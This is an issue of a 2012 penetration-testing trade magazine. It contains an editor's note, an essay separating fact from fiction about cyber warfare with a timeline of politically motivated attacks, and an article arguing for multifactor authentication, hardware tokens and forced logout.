AUDITING&
PenTest
STANDARDS

Vol.1 No.2 Monthly ISSN 2084-1116
Issue 02/2012(02) March

Separating Fact from Fiction
– The realities of Cyber War

HARDWARE TOKEN AUTHENTICATION
RIDE THE DRAGON – CYBERCRIME PENTESTING
SEPARATING FACT FROM FICTION
– THE REALITIES OF CYBER WAR
SOCIAL ENGINEERINNG
REGULATORY COMPLIANCE
UNDER THE INDIAN CYBER LAWS

Air Freshener?

Printer PSU?
...nope

EDITOR'S NOTE

Just before 8th March – International Women's Day,

I'm really confused I can neither show you articles writen by women nor put a woman's photo on the cover. Anyway, a few women promised me collaboration and writing articles to one of our next issues, so I hope I will be able to offer you their articles.

Anyway, now I would like to welcome you almost at the beginning of Spring, with the new issue of Auditing & Standards PenTest Magazine. I hope you will find here many fascinating and worthwhile articles.

Magazine is, as always, full of contents. Firstly, I would like to recommend you an article writen by Don Eijndhoven who tries to separate facts and fiction and show us how realities of Cyber War look like in the contemporary world.

A Second article that is worthy of your attention is entitled „Multifactor Authentication". The Author, Robert Keeler, shows us that authenication is a necessity of 21st Century and the lack of serious authentication matters too.

What's more: Sagar Rahurkar invites us to the Indian world of Cyber Laws with an article "Regulatory Compliance" and analyzes the recent changes in India.

On the page 20 you are invited to take a journey with Stefano MacGalia, the author of "Ride the Dragon", to Test the desktop by adopting criminal tools and strategies.

Furthermore, Falgun Rathod tells you about Social Engineering (page 30), and Sayngeun Phouamkha in the article "Benefits of Attribution" explains what the sentence „ The enemy of my enemy is my scapegoat" means in the context of IT Security means.

Last but not least, Alessandro Fiorenzi prepares us for entering the world of POS and tries to let us understand how is composed a credit or debit card.

I have to say thank you to Beta Testers and Proofreaders for their excellent work and dedication to help make this magazine better and better.

I appreciate especially Jeff Weaver and Robert Keeler, for priceless advices and instructions which I will follow from now on. They work really hard to get magazine out for you to read. I alsowould like to thank allof other helpers for their contribution to the magazine.

Thank for all of you for your help and your consideration!

Enjoy reading!
Monika Fiodorow
& Pentest team

AUDITING&

PenTest

STANDARDS

TEAM

Managing Editor: Monika Fiodorow
monika.fiodorow@software.com.pl

Associate Editor: Aby Rao
abyrao@gmail.com

Betatesters / Proofreaders: Jeff Weaver, Robert Keeler, Daniel Wood, Scott Christie, Rishi Narang, Dennis Distler, Massimo Buso, Hussein Rajabali,Johan Snyman, Michael Munty, Aidan Carty, Jonathan Ringler

Senior Consultant/Publisher: Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@software.com.pl

Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl
DTP: Ireneusz Pogroszewski

Production Director: Andrzej Kuca
andrzej.kuca@software.com.pl

Marketing Director: Ewa Dudzic
ewa.dudzic@software.com.pl

Publisher: Software Media Sp. z o.o.
ul. Bokserska 1, 02-682 Warszawa
Phone: +48 22 427 36 56
www.pentestmag.com

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.
All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them.
To create graphs and diagrams we used smartdraw.com program by SmartDraw

Mathematical formulas created by Design Science MathType™

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

SPECIAL REPORT

COLUMN

DETECTION

RISK MANAGEMENT

A usual Pen Testing engagement limits its perimeter of action to exploit specific vulnerabilities identified during phases and, by collecting the results, it ends with a positive or negative occurrence that will be included in the final report by the tester.
This means that, by the Customer point of view, in case of a positive result: the presence and exploitability of a specific weakness, the corrective action will be suggested and probably enforced lately.

SOCIAL ENGINEERING

What if someone ask you for a Password Will you give it? Yes / No You will say Obviously No but this is What I call Social Engineering. According to Wiki "Social Engineering is the act of manipulating people into performing actions or divulging confidential information, rather than by breaking in or using technical cracking techniques."Social Engineering is not a new thing at all it's the art of lie and to get confidential information to access/ Hacked into System.

MOBILE

A good friend by the name of „J" once told me in my very early stages of learning IT Security that, „ The enemy of my enemy is my scapegoat." Of course knowing nothing of IT Security or the different arenas/specialties of which this field encompasses I had to have him explain in depth and in very non-IT Security terms exactly what that meant and why it was important to know in this line of work.

When we talk about credit and debit card we should remember that this kind of payment was think and launched after the second war from American Express and the card as we know with magstripe was introduced in the market from 1979. Since the beginning of the '90 years we've seen an increase in card fraud, before using the ATM terminals and subsequently affecting the Point of sale terminals (POS). Before talk about fraud we will try to understand how is composed a credit or debit card.

Separating

Fact from Fiction – The realities of Cyber War

Cyber War. Two words that you'll have heard in the news a few times by now. You'll have heard it more and more over the last year or so. Maybe two or three years if you've been halfway interested or happened to be browsing on IT websites that cover cyber warfare. Especially if you're living in the US, you'll have heard some pretty fear-inducing stories.

And not by just anybody; Richard Clarke himself has said that a Cyber War is the next big threat to national security. He was, of course, referring to the national security of the US, but his critique certainly holds water for other modernized nations. What may be surprising is that he was absolutely right, even though he may be understood poorly.

Let me first start out by trying to explain what Cyber Warfare actually is. I say *try* because it's hard to capture exactly what the definition is. With having this seeming inability to describe it, I find myself in good company. At his confirmation hearing for the role of the first *Cyber Warfare General* in US history, four-star General Keith Alexander could not explain to the Senate Committee what the exact definition of Cyber Warfare is. This has everything to do with the fact that we, as a global civilization, are still trying to figure out what it means (culturally) to have all our collective knowledge at our fingertips, all the time. And make no mistake: this is exactly what we've created through the Internet and mobile devices capable of internet access. Add to that the fact that technology changes so rapidly that it's hard to see where we're going. The final element of uncertainty in this mix is that very few people (if any) know or understand where internet technology is used. It's so pervasive that we may discover entirely new fields of vulnerabilities, even though they've been around for decades. SCADA systems are an excellent example of this; up till STUXNET only the experts knew and realized that an attack on such systems could cripple us.

So what is Cyber Warfare?

For a very broad definition of Cyber Warfare, I will steal a bit from Wikipedia's entry on Aerial Warfare: Cyber Warfare is the use of both military and other computer networks and systems to further the national interest on (and off) the Cyberspace battlefield. I realize that this is such a broad definition that it almost becomes worthless, but any further narrowing down may make it factually incorrect. Wikipedia's entry on Cyber Warfare refers to politically motivated hacking, which I feel is wrong because while hacking is certainly a part of it, it is not the whole of it. Richard Clarke's definition, as he wrote it in his book *Cyber War*, also seems too narrow because he limits it to an activity performed only by nation states. With this statement he discards non-state actors and I feel this is a mistake.

Regardless of exact definitions, Cyber Warfare involves the use of computer systems and networks with the aim to corrupt, deny or destroy enemy information and information systems, while protecting one's own. My friend and fellow publicist Peter Rietveld emailed me an excellent definition recently that I'd like to share with you:

> *In war, information about your own capabilities and your opponents capabilities is the ultimate*

force multiplier. That was true in the time of Hannibal as it is today. In war, communication is another force multiplier. Communication and Information are critical conditions for Command. In the end, it is Command that decides the outcome of war. This was also true at the time of Hannibal and holds true today. Now, information and communication are interwoven and inseparable in what we call cyber. Therefore, Cyber War is attacking your opponent's information and communication multipliers, while defending your own.

What is generally called a Cyber Attack is actually an assault to an existing network or system, in many cases by exploiting a natural weakness of a program or system, or a flaw in the software. Seeing as how software is written by humans and thus programming errors are considered unavoidable (though they can be reduced by stringent quality control), this means that at least for the foreseeable future weaknesses will continue to exist and thus systems remain at risk to be exploited.

Cyber War – Not New Business

Despite everything you've just read, Cyber Warfare is not actually a new concept. It has been around for almost 20 years and actual politically motivated cyber attacks have been taking place for little over a decade, and quite possibly even longer. Let's have a brief timeline of some politically motivated cyber attacks:

- 1998: Major cyber infiltrations take place against US government agencies, the Pentagon, NASA, various research labs and universities and lasts for roughly 2 years. Russia is suspected but denies all knowledge. It is dubbed Moonlight Maze.
- March 1999: Serbian hackers attack NATO systems in retaliation for NATO's military intervention in Kosovo.
- May 1999: A wave of cyber attacks erupts from China against US government websites after an accidental NATO bombing of the Chinese embassy in Belgrade.
- April 2001: In incident with a US spy plane over Hainan, China causes Chinese hacker groups to lash out with cyber attacks at US government sites.
- 2003: A series of successful intrusions on US government networks and systems begins and isn't discovered until approximately three years later. The US government labels the attack Titan Rain and eventually traces its origins to China.
- 2006: The US government sets up a military command to deal with cyber threats dubbed US Cyber Command (USCYBERCOM).
- April-May 2007: Cyber attacks believed to be linked to the Russian government bring down the Web sites of Estonia's parliament, banks, ministries, newspapers and broadcasters after a statue honoring Russian soldiers is moved away from a city center.
- June-July 2008: Hundreds of government and corporate Web sites in Lithuania are hacked, covered in digital Soviet-era graffiti, implicating Russian nationalist hackers.
- August 2008: Massive DDoS attacks target Georgian government and commercial websites while Russian tanks roll across its borders.
- November 2008: Pentagon systems are attacked, hackers are suspected to be working for Russia.
- December 2008: India's largest bank is attacked by a hacker group from Pakistan, whom India has had heightened political tensions with for years.
- January 2009: Large scale DDoS attacks target Kyrgyzstan ISP's during heightened political tension with Russia.
- March 2009: A large scale Cyber Espionage operation is uncovered with command & control servers mostly based in China. The Information Warfare Monitor labels it GhostNet.
- April 2009: A cyber attack on Kazakhstan targets a popular news Web site and replaces its content with false content.
- Summer 2009: Insurgents compromise US unmanned drones with off-the-shelf software worth $26 and manage to intercept its live video feeds.
- October 2009: USCYBERCOM begins overseeing the protection of US military networks from cyber threats.
- January 2010: Cyber attacks take place against Google systems in the second half of 2009, and is published by McAfee in 2010. China is suspected to be the culprit. The incident becomes known as Operation Aurora.
- June 2010: A major cyber attack targets Iran's nuclear enrichment facility at Natanz. The software program responsible is dubbed STUXNET. Nation state involvement is heavily suspected.
- December 2010: Major attacks take place against Mastercard, Paypal, VISA and PostFinance by Anonymous in support of Wikileaks founder Julian Assange.

Above list is far from complete. There are several incidents that I know of that could be placed in this list, but for the sake of keeping this article from becoming a history book I've kept it somewhat limited. More importantly, from 2009 onwards we see a strong rise in the amount of major cyber attacks each year. Last year, in 2011, we've seen major cyber attacks hitting the news almost weekly, with events such as the attacks against RSA and several major attacks by LulzSec, a more violent splinter group of Anonymous. Their targets include Sony's Playstation Network, Fox Networks, the US Senate and PBS. Google is attacked again, as are Citigroup and Lockheed Martin. Not even the CIA is safe. Perhaps the most familiar names of the last two years are STUXNET and it's supposed offspring DuQu.

Cyber Warfare – The Way of the Future

What makes Cyber Warfare so effective is that internet technology brings a lot of computer networks and systems within reach of adversaries who would traditionally have had to physically travel to attack it. Some by accident (administrators didn't know or check that it connected to the internet) or on purpose (administrators don't realize the dangers of connecting something to the internet, and think it's convenient) Now, these same adversaries can reach you from the comforts of their own home. An added benefit is that, depending on their skill, they may very well obscure their tracks in such a fashion that they don't have to fear any retribution while doing it. Additionally, internet technology is getting more pervasive every day. If something isn't connected to some kind of network today, it may very well be tomorrow and suddenly become a risk. These are critical departures from the way things used to be, and we have to consider the consequences of that. We can only conclude that Cyber Warfare has a bright future. Clearly all the governments currently developing cyber warfare capabilities have reached the same conclusion.

Skepticism

Unfortunately, despite the overwhelming evidence to the contrary, a lot of people (including some who are recognized as experts in the Information Security industry) are still arguing that Cyber Warfare is overhyped. They believe the threat is blown out of proportion by people who stand to make a lot of money from protecting us against this threat. A few years ago, these same people stated that Cyber Warfare was complete nonsense and that the threat flat-out didn't exist, but they have seem to come around a bit. Now, after the discovery of the much-debated and highly successful cyber attack labeled STUXNET, which targeted centrifuges in Iran's Natanz nuclear enrichment facility, many of these experts have started backpedalling by changing their statements. They now argue that the threat is real, but that we shouldn't use military language to describe it because *talk of war incites thoughts of war* and it -and this is their main grievance- enables the military industrial complex to get fat off this new *threat*. Please note that even by changing their statements, they haven't really admitted that they think the threat is real. They're still wrong, and I'll tell you why.

Arguing Semantics

Let's first look at the semantics surrounding Cyber Warfare, because I feel this discussion is most easily concluded. There are several reasons why I believe that further debate about semantics is futile. Firstly, the Press *loves* military talk. A lot of people do. It sounds powerful and 'cyber weapon' sounds a lot better than 'a computer program'. Military talk is generally concise, descriptive and sometimes outright aggressive. It can incite Fear quite well, and Fear sells newspapers almost as well as Sex does. It's also essentially a repeat of the Hacker/Cracker semantics, where the term Hacker used to refer to someone who only tinkers with something, and a Cracker was someone who had malign intentions. The Press kept using Hacker instead of Cracker, and now the only people who still make futile attempts to educate people about the difference between the two are purists. Most people have accepted it, and in its stead we now see the use of the terms *White Hat*, *Black Hat* and *Grey Hat* to define where in the legal spectrum hackers find themselves in. In short: the press got a hold of *cool* lingo and we'll have to pry it out of their cold, dead hands before they'll give it up. Just for this reason alone, we would all be better off to just accept the inevitable and spend our energy on more useful things, but I digress.

Use Where Applicable

Secondly, within a more limited context, using military lingo is perfectly valid. Yes, armies can use and abuse cyberspace –and computer technology in general- to further their respective national political goals. The art of War has *always* been susceptible to innovations in technology. Cavemen beat each other to a pulp with sticks until someone considered a sharpened piece of rock made it easier. And then one of them figured that sharpening the stick on one end worked very well too. The next guy considered that if you applied a string of pig-gut and shoot arrows, you could kill someone from even further away. Make no *mistake*: these are all technological innovations that had both military and non-military applications. The only difference is that for many of these things, it almost seems obvious, doesn't it? With cyberspace, it's military application may not be obvious to everyone. That too, is nothing new. You may be surprised to learn that airplanes weren't immediately used in combat either. In contrast, these days 'air superiority' is one of the most heavily contested areas of any battlefield. Cyber Warfare revolves around the act of destroying, denying or corrupting the enemy's flows of information, while defending one's own. Information is one of the most important (if not *the* most important) factors in the outcome of any conflict. Carl von Clausewitz, Prussian General, military theorist and the author of *On War* (*Vom Kriege*), described a phenomenon called the Fog of War. The Fog of War is a term used to describe the uncertainty in situation awareness experienced by participants in military operations. It is essentially a lack of information, and this is exactly the area in which Cyber Warfare operates.

Most militaries around the world have adopted various forms of internet technology to allow for communication; not just from one soldier to the next, but also in many other areas such as logistics, radar installations, missile guidance systems, navigation systems, GPS and satellite systems. Of course not all of these systems are directly connected to the internet, but as we have seen with STUXNET, this is not always an insurmountable problem to an attacker. In fact two components of the US Department of Defense network (NIPRNET and SIPRNET), critical for command and control of US Armed Forces operations, have been repeatedly breached in the past and neither are supposedly connected directly to the internet. The ability to attack military systems or networks of this sort, and thus being able to impede or cripple one or more major functions of an entire military, would be highly regarded by any nation. This is why militaries of over 120 nations all over the globe are currently developing operational cyber capabilities. These militaries will refer to their activities in cyberspace as Cyber Warfare, and will keep using military jargon. To me, this is perfectly reasonable. The terms Air Warfare, Land Warfare and Sea Warfare don't raise eyebrows, and I would argue that Cyber Warfare deserves its place for exactly the same reasons.

Why Richard Clarke is both Right and Wrong

I've stated before that Richard Clarke was right to label Cyber Warfare a major national risk. I would like to nuance that statement that he's right in *theory*. You see, while so many networks and systems are vulnerable to cyber attacks, not all of these are likely targets to the military. Conflicts don't generally explode into an all-out war overnight. In conflicts between nations, there is usually something that is generally called Conflict Escalation or De-escalation. One soldier shooting another soldier usually doesn't immediately trigger a massive bombing raid against the other nation's capitol, and with good reason. Especially these days, nothing goes unseen by the media. Camera's are everywhere and the internet allows news to spread globally with lightning speed. If a country is attacked unprovoked, it will generally garner sympathy by the rest of the world's governments. If, however, the attacked country strikes back brutally, such sympathy is immediately lost. It also signals to the enemy that it is now in an all-out war and nothing is off-limits. This is an undesirable outcome for everyone, and so retaliation is generally done *in kind*. The unspoken rule of *I'll do to you, what you did to me* applies in most cases. Cyber Warfare would be absolutely perfect in causing complete chaos in any modernized country. Imagine if you could completely destabilize your enemy's financial market, shut down its power grid on a national level, paralyze its oil industry or shut down its emergency services. None of these examples are military, but they have a huge effect on any country. At the same time, attacking such (civilian) targets will allow your opponent to do the same to you, or maybe even worse: start bombing you. So yes: the risk is there. But it is unlikely to actually be a viable option for nation states.

This doesn't mean that we are out of the woods quite yet though. I've only been talking about governments and nation states so far. Terrorist groups and criminal organizations have entirely different motives and some of these may very well cause them to attack exactly in such a fashion. The best solution to this enormous problem is that everyone takes their own responsibility, and starts securing their networks and systems. The internet is a prime example of global cooperation. It should stay that way.

DON EIJNDHOVEN

Don Eijndhoven has a Bachelor in IT, majoring in System & Network Engineering, with a Minor in Information Security from the Hogeschool van Amsterdam, The Netherlands. He is currently pursuing an MBA at Nyenrode Business University. Among a long list of professional certifications he obtained are the titles ISC2 CISSP, C|EH, MCITPro and MCSE 2003: Security. He has over a decade of professional experience in designing and securing IT infrastructures.

He is the founder and CEO of Argent Consulting, a cyber security consulting firm based in the Netherlands, and often works as a management consultant or infrastructure/security architect. In his spare time he is a public speaker on Cyber Warfare, occasionally works for CSFI and blogs for several tech-focused websites about the state of cyber security. He is a founding member of Netherlands Cyber Doctrine Institute (NCDI), a Dutch foundation that aims to support the Dutch Ministry of Defense in writing proper cyber doctrine. He is also the founder of the Dutch Cyber Warfare Community group on LinkedIn, which serves as a national platform for the Cyber Warfare industry in the Netherlands through forum discussions and network meetings.

Multifactor

Authentication – A Requirement for the 21st Century

Logon credentials as the only method of granting access to today's valuable data is far from an acceptable 21st century solution. There is no doubt that the lack of serious authentication for the last decade has created much of the opportunity for the theft of information which has led to identity theft becoming an epidemic. Other than granting initial access, there is no monitoring of a user's true identity during transaction processing online.

There is no forced logout when the user has completed their task. There is no security when Man-in-the-middle attacks can easily penetrate the weaknesses of simple logon credentials being the primary access control to vasts amounts of data.

Authentication is an interactive method of auditing users in real time. Authentication provides real limits of access to critical data, controlling which specific application and data access permissions a user is granted. The goal is certainly one of insuring certain users have access to the specific data required to complete necessary tasks effectively. Creating limits to data and application usage by only those authorized is critical in establishing a secure perimeter control strategy.

First, let's start with a problem that has not been addressed by most authentication methods to date. Most attempts at user authentication at in-house workstation endpoints are static in functionality, and missing a major part of perimeter control, specifically a lack of forcing logout and discontinuing application access when the user is no longer at the access point. A user who has been previously authorized at a access point (workstation) can walk away from the access point at any time and until either the system times out and blocks access using a screen saver, or or the user returns, the access point is completely unprotected from access in-house by anyone with prying eyes or motives. While some might say the user is responsible for leaving this open door in protecting data, there is an argument that must be presented. IT security is responsible for evaluating and determining all security risks and demanding the implementation of solution sets that are affordable, easily implemented, and require minimal additional cost or effort. Allowing an endpoint to go unprotected when no user is present is the responsibility of IT. While some may state that the problem is one of human weakness, there is a fundamental flaw in access control methods that take great strives in verifying human identity verification initially, but then take no notice that the user is no longer at the access point and has not voluntarily closed the portal that was opened previously for them. There is the argument that screen savers are the safety net. There are problems with this logic. Until the screen saver is activated, there is obvious and clear open access of data to almost anyone. The second issue is one of simple comparison. Screen savers typically are only single factor authentication, requiring only a password to gain entry while initial authentication may have been one of various complexities.

What is required is a new standard in the methodology of endpoint access control An authentication method where endpoint control and more importantly endpoint access is closed off when the user doesn't manually log off and log out of processes when they are finished with the task at hand. Leaving unattended systems opens is a vulnerability that is being exploited more often in enterprises across all industry segments. Finding a solution to this inadvertently or carelessly door left open is a necessary step that has not been adequately address in the last twenty years. We can not rely on users to remember to follow through on stated IT policy that may require logging out before leaving an endpoint, but there is little implementation of technology to prevent it. Initial access to endpoints and applications is fairly well covered by technology. Surely technology can provide a forced log out solution that does not rely solely on the user to remember the rule. We have all been guilty of this. There is a hole in access control and it must be repaired.

Why now? Cloud services and the healthcare industry are both new areas of data storage that are forcing a serious look at improving data security, specifically access control. Certainly, privacy is of the greatest concern regarding the implementations of electronic health records from a system where paper records behind hard walls had remained the norm for the last 3 decades. And the most mentioned concern of many IT manager today as to plans on moving key data and applications to the cloud, is a sense of trepidation regarding security specifically controlling access. The question of who has access to what data is of critical importance. Locking out Cloud service providers themselves to data mining strategies is also a concern.

Personal computers, Smartphones, and other devices today are used as endpoints to access to a world of information whether it is stored data on the Internet or stored data in our corporate networks. The need to verify who may access what information has fueled a global identity crisis as to who each user is, and verification that is dynamically verified during various stages of both initial and transactional data usage. The need to verify the continued authentication of users at various points in the process of data access and transactional processes in the moment must be implemented if we are to defeat MITB (*Man-in-the-middle*) attacks.

Security was often an afterthought of the implementation of a work flow solution vastly improved by computerization. While networks became protected by firewalls, Anti-Virus software and other protective Data Loss Prevention technologies, our data has remained relatively safe from attacks from those outside our IT data centers. But, little has been done to protect our data from threats within corporate environments. In addition, placing data outside the walls of corporate environments now presents more risk to authenticate all who access such data stored beyond our immediate control.

Required for Access

There is no argument that today's technology users faces enormous management issues in trying to keep track of so many different password requirements for direct access to workstations, personal devices, applications, and access to many online sites where access is controlled primarily through logon credentials. There is no way to notice who may or may not be using their own logon and password credentials. An in house user could, for months, use a logon and password from another user, without anyone likely becoming aware. The thought that this scenario may be possible for access to data in a cloud environment is of growing concern.

No Exit Strategy, No Constant Auditing of Users

As an access control method for endpoint security, logon credentials do nothing to protect access after initial permission is granted. There is no forced logout before the user can step away from the data. There is no occasional audit method of verifying the user is the same user that provided the initial logon credentials. New threats to data security will require new methods to protect data. User authentication must be a constantly audited process at various points in application usage (by technology itself) to verify access permissions are valid.

Granting access to the use of endpoints and applications has not changed much since the introduction of personal computers and networks. Logon credentials were deemed appropriate and still remain in many cases the only step to insure limited access. One must understand the history of data access to understand the reasons for the weaknesses in a majority of today's authentication efforts. Most initial personal devices and computers were single user based, carried little data of value, and were typically turned off when the user completed a task.

We need to see a vastly improved solution set to increase perimeter control including a tight endpoint control and application security solution. Authentication is the new word in both endpoint and application control. As a stand alone solution we will see an end to logon and passwords being recognized as the only acceptable current day solution for securing and continuing access control to what has become a critical portal to a company's most valuable data. Endpoint access, remote access, and portable device access have fueled a very different need for a more tight data access control that requires constant auditing of processes and users that are actively accessing critical data to ensure the initial user is the current user..

Our data is at risk because it is of great value to others. Whether it is competitors, criminals, opportunists, or those with other motives are attempting to breach our data is immaterial.

A recent Gartner Group survey release in January has suggested that strong authentication would be the greatest improvement in security if an organization were to make a commitment to spend $100 a year more per employee."

Any solution must be easy to implement and not cumbersome as far as a requirement to minimize any change of work flow for the user. Obviously cost per user must be low while risk abatement must be high. Compliance is often a reason to increase the strength of authentication of users. But, there must be a great deal of adaptability in how the new stronger authentication can be implemented with existing software to effectively manage both the logon process and user convenience.

Increased Access Control but Still No Exit Strategy and No

Mutifactor Authentication does not ensure a user logs out of applications or from workstations or devices that may be left open for access if the user walks away to complete another responsibility. So although Multifactor Authentication is a more secure method of granting initial access, far more secure than a logon credentials alone, there is still the need for an additional step to force applications to immediately shut down and log out users when users leave the access point.

Certainly some of those implementing cloud solutions today are very tuned in to necessity of having a lock that remains in the possession of the user exclusively. There is certainly a conversation going on today that involves who should remain in control of encryption keys, cloud service providers or the corporations that contract services. That answer should be apparent and not open for debate.

Multifactor Authentication

Multifactor authentication is often confused with other forms of authentication. Multifactor authentication implies the use of two independent types of interactions to identity, rather than two iterations of the same type or method. *Something one knows*, *Something one has*, and *Something one is* are examples of factors that are independent of each other. While there is another factor that proponents claim should be given acceptance, it has not proven itself as a true factor in authentication, namely, *Something one can observe* in the moment. In greater detail these can be better described as:

- *Something one knows* is piece of information the user uniquely has unique knowledge of, such as a PIN number or password
- *Something that the user is* that can not be changed and is completely unique, represented by biometric data such as a fingerprint or face geometry, a retina or iris scan, or even the recognition of a heartbeat pattern.
- *Something one can observe* in the moment and only in their present location during the authentication attempt is a limited scope authentication and not considered a true factor of authentication, but should be discussed. We are all familiar with the the captsha image verification method. There are also software tokens, both solutions display on the user interface in the moment making an observation. These images are usually slightly confused or blurred in appearance and can be discerned by the human brain and input on the keyboard in attempts to minimally at least, make an attempt to verify that a human is indeed requesting access. Of the four factors addressed here, this is the least secure and some would say not a true factor at all. But it does work in certain cases and is valid for defeating common bots that have not yet gained enough intelligence to disable and decipher a slightly scrambled data display.
- *Something the user has*, is likely the most promising method of authentication, one that is unique and on their person, such as a mobile phone to communicate a separate authenticating message, a passport, a Smart Card, an RFI device, or a hardware token.

Another method of authentication, specifically one in use to determining transactional validity are based on how the user has *normally acted* in the past, recording and analyzing past patterns of usage. and other observations, and has been used to some degree successfully. It is commonly used as a threshold for authorizing transactions. Behavior though can vary for many different reasons, and there are many valid explanations of why behavior changes. Authentication of this type is most often used for transactional approval purposes and is most effectively implemented as a decision to block a transaction, to request the user directly verifies their identity and the transaction itself, forcing a authentication before a transaction can occur. This can be inconvenient and annoying to the user for detection of increase or abnormal usage in Credit and Debit card fraud for example. The scenario that occurs unfortunately can be easily confused for insufficient funds or insufficient credit in denying a transaction. The side effects of which can be humiliating for a user, and not interpreted by the user as an assuring method of building confidence in the service itself. Certainly any usage of this method should be addressed in a private solution that no others are party to observing.

Multiple layers of Authentication Security

The use of multiple authentication methods are not a new concept, having been used throughout history. When a bank customer visits an ATM, one authentication factor is the actual ATM card itself that the customer uses by slipping it into the machine. The second factor of Authentication is the PIN they enter. Without either of these, the transaction will not proceed. This demonstrates the basic parts of most Multifactor Authentication systems – the *something you have* is used in combination with the *something you know* and together they are used to gain access and proceed with either a process or a transaction.

Authentication that requires more than one answer is referred to as *strong authentication*. Strong authentication and Multifactor Authentication are different methods. Asking for multiple answers to additional and multiple questions may be considered strong authentication, but unless the process also requires *something you have* or *something you are*, it is not Multifactor Authentication.

Something One Knows

Multifactor Authentication could drastically reduce the incidence of online identity theft, as well as limit Credit and Debit card fraud. Unfortunately most technology enhanced with Multifactor Authentication such as smart cards are still vulnerable to Trojan malware and MITM (*Man In The Middle Attacks*).

Something you have has been used for authentication for longer than any other methods in the most common solution – a key to a lock. The basic principle is that the key is a secret which is exclusively between the key and lock. And the key is a hardware solution that is not very susceptible to imitation almost guaranteeing that no other user can came be standing between the key and lock in a masquerade.

There are only a few ways of attacking this type of Multifactor Authentication solutions:

- An attacker could probe the authenticator in an attempt to imitate the shared secret. In the case of a lock and key, the physical lock creates difficulty, requiring the would be perpetrator to actually be in the location where the lock is being implemented.
- An attacker could steal the *something you have*, in the case of a lock and key, the user could steal the physical key to the lock.. The actual owner would likely miss the key and promptly change the lock itself, rendering the physical key as worthless.
- An attacker might be able to actually copy the *something you have*, and return it before it is missed.. Taking an impression of a physical key could result in a workable duplicate.

Something One User Is

Typically biometric data is likely the most secure method of authentication. In a perfect world, all of our valuable data, technology, and important possessions would be protected by biometric data. Unfortunately it is also the most expensive, and hence not feasible.

Something One Can Observe – Software Tokens

Software Tokens could likely be broken by a discerned effort utilizing the usage of computing resources, in effect to read and manipulate the data sent in transit that is meant to display on the screen. Manipulation of what would be a displayed in a pixel pattern can likely be determined with a high degree of proficiency by hackers.

Something One Has – A Virtual or Other Hardware Solutions

Virtual Tokens

Virtual tokens are a relatively new concept in Multifactor Authentication.

Virtual tokens utilize the user's existing devices as the *something the user has* factor and, since the user's device is communicating directly with the authenticating website server, the solution does not suffer from man-in-the-middle attacks and similar forms of online fraud. Virtual tokens deploy no software. The most promising of virtual tokens is a mobile device. But that also has a weakness if the device is stolen, password data that is stored for various applications and online accounts is accessed, so even if the mobile device is activated, the primary login credentials are likely compromised quite easily. And they do nothing to protect the endpoint to force logout when the user is not available (Figure 1).

Hardware Tokens

Utilizing *something you have* as a factor of authentication relies on the singular and guarded possession by a user.. Physically, security rests on the fact that possession remains in exclusive control of the user. The degree of difficulty of copying the *something you have* is directly proportional to the strength of the factor itself.

A number of types of key sized hardware authentication tokens are available, some display a constant changing password on an LCD screen. The password corresponds to the entry expected as entered at an authentication request on an access device at that exact moment in time. The access code derived is usually from a algorithm, however it is the clock that enables synchronizing an in the moment code as a functional one to open the locked door. See Figure 1.




Figure 1. *Unconnected Tokens*

Smart Cards

Smart cards are tokens and are very inexpensive compared to other hardware tokens that have imbedded logic and memory. Smart cards are easy to carry as these are exactly of credit card size and weight. They can easily fit into your pockets. Smart cards used as hardware tokens are cost effective, as they can be easily manufactured and easily canceled if lost. The readers themselves are the largest part of the cost of implementation. The issue is still one of a static process and a static logic. If discovered, the only solution could be replacing an entire issue of all cards that are effected. Recent breaches have shown this as a reality.

Figure 2. *Smart cards*

USB Hardware Tokens

USB ports are standard equipment on all computers built today. USB tokens generally have a large storage capacity for both logon and password credentials well as the ability to contain embedded logic. Logic that can communicate directly with a server process to offer greatly enhanced access point security. There is also the possibility of the usage of dynamic and in-process authentication during predetermined intervals or certain types of data transactions. Smart USB key tokens could also offer convenience, performing specific initialization of tasks based on the user's needs at the moment and at a particular endpoint device.




Figure 3. *A USB Token with a input device*

The best solution for endpoint protection would include a device designed as a Multifactor Authentication device responding to a request from a specific authorization server.

Smart key tokens can provide a new digital identity on demand unique to every logon or every transaction that is managed by the authentication server and as set by particular applications as needs are determined. The security and privacy of smart USB key tokens with embedded logic are built on a one to one relationship between the device, a central server and the application that is requesting authentication for usage and for specific transactions.

A smart key token would also have the ability to log off any processes and any workstation when the user removes the key itself.

